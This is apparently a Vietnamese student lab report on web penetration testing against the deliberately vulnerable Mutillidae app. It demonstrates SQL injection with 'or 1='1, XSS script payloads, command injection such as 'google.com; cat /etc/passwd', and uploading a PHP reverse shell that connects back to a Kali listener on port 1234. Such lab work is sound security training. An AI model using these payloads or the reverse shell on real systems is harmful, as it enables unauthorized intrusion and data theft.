**Lab 4&5 Thực hành kiểm thử an toàn ứng dụng Web**

Mô hình mạng:

Kali ()

Tomato ()

Bài 1: Cài đặt Mutillidae trên Kali Linux

git clone <https://github.com/webpwnized/mutillidae-docker.git>

Câu lệnh này sẽ tải **mutillidae-docker**, là một ứng dụng web chứa các lỗ hổng cho phép Pentester thực hành, ứng dụng này được build dưới dạng file docker.

cd mutillidae-docker

Di chuyển vào thư mục mutillidae-docker

sudo apt-get update && sudo apt-get install -y docker.io

Update apt-get và cài đặt docker

apt install docker-compose -y


Cài đặt docker-compose, là một tool là một công cụ để xác định và chạy các ứng dụng Docker đa container.


docker-compose up

Xây dựng, (tái) tạo, bắt đầu và gắn vào container cho một dịch vụ.

docker ps


Liệt kê các containers






Giao diện Mutillidae

Bài 2: Khai thác lỗi SQL Injection






Câu truy vấn là SELECT \* FROM accounts WHERE username = ‘username’ and password = ‘password’; , việc sử dụng dấu (‘) sẽ khiến câu truy vấn thành SELECT user FROM user\_table WHERE username = ‘’’ and password = ‘’;, dấu nháy đơn từ input Name sẽ kết thúc câu truy vấn tại username và bị thừa 1 dấu nháy gây ra lỗi, ngoài ra ta có thể thử với dấu nháy kép (“) trong trường hợp người lập trình sử dụng dấu nháy kép trong câu truy vấn.



Việc nhập vào các trường Name và Password 'or 1='1 -- sẽ khiến câu truy vấn thành như sau SELECT \* FROM accounts WHERE username = ‘’ or 1 = ‘1 --’ and password = ‘’ or 1 = ‘1 --’; tương tự như câu truy vấn SELECT \* FROM accounts WHERE username = ‘’ or 1 = ‘1’ and password = ‘’ or 1 = ‘1’;. Lúc đó, câu truy vấn sẽ tìm các accounts có username là ‘’, nếu không có account nào như thế, nó sẽ thực thi vế đằng sau mệnh đề or là 1=1 và đương nhiên 1=1 thì luôn đúng, vậy câu truy vấn sẽ thành SELECT \* FROM accounts; và in ra tất cả các account.

Bài 3: Khai thác lỗi XSS





 

Xem xét mã nguồn của web, ta tìm được đoạn mã chứa payload ta đã truyền vào:

<div class="report-header">Results for <script>alert("XSS attack!");</script></div>

Trình duyệt đã nhận ra có một cặp <script> nên đã thực thi câu lệnh bên trong nên kết quả trả về chỉ hiển thị Results for







Khi nhập payload và ấn save, nội dung payload sẽ được lấy ra mỗi lần trang được tải lại do các nội dung này được lưu trữ và hiển thị trên trang mỗi lần tải lại, đây chính là lỗ hổng XSS Stored

Việc Show All cũng tương tự như trên, nó sẽ show hết các Comment được lưu trữ do người dùng nhập vào

Bài 3: Khai thác lỗi command injection



Thử nhập google.com vào ô input, ta thấy nó giống với việc sử dụng nslookup trên teminal, điều này cho thấy ứng dụng sử dụng dữ liệu đầu vào để thực thi lệnh, trường hợp này có thể là nslookup



Việc thêm ; ls -la sau giá trị google.com sẽ khiến ứng dụng thực thi câu lệnh nslookup google.com; ls -al. Dấu ; sẽ ngăn cách câu lệnh trên thành hai, ứng dụng vẫn chạy bình thường do tham số đầu tiên hợp lệ và sẽ thực thi câu lệnh thứ hai

Điều này sảy ra tương tự với:

* google.com; whoami
* google.com; cat /etc/passwd
* google.com; uname -a


Bài 4: Khai thác lỗi Unrestricted File Upload

Lệnh cp /usr/share/webshells/php/php-reverse-shell.php /tmp sẽ sao chép shell từ thư mục gốc vào thư mục tạm thời, tại đây ta có thể chỉnh sửa mà không sợ thay đổi bản gốc.


Shell là một chương trình máy tính hiển thị các dịch vụ của hệ điều hành cho người dùng hoặc các chương trình khác.


Reverse Shell còn được gọi là shell từ xa hoặc “shell kết nối ngược”, lợi dụng các lỗ hổng của hệ thống đích để bắt đầu phiên shell và sau đó truy cập vào máy tính của nạn nhân.

* cd /tmp
* vi php-reverse-shell.php
  + $ip = 'IP Kali
  + $port = 1234;




Câu lệnh đầu di chuyển vào thư mục /tmp, tiếp theo dùng vi để sửa đổi file, ta có thể dùng nano nếu không quen dùng vi.

Địa chỉ IP của máy kali là 192.168.56.128, port để mặc định là 1234 

Sau khi upload file lên web, ta lắng nghe cổng 1234 qua tool nc 

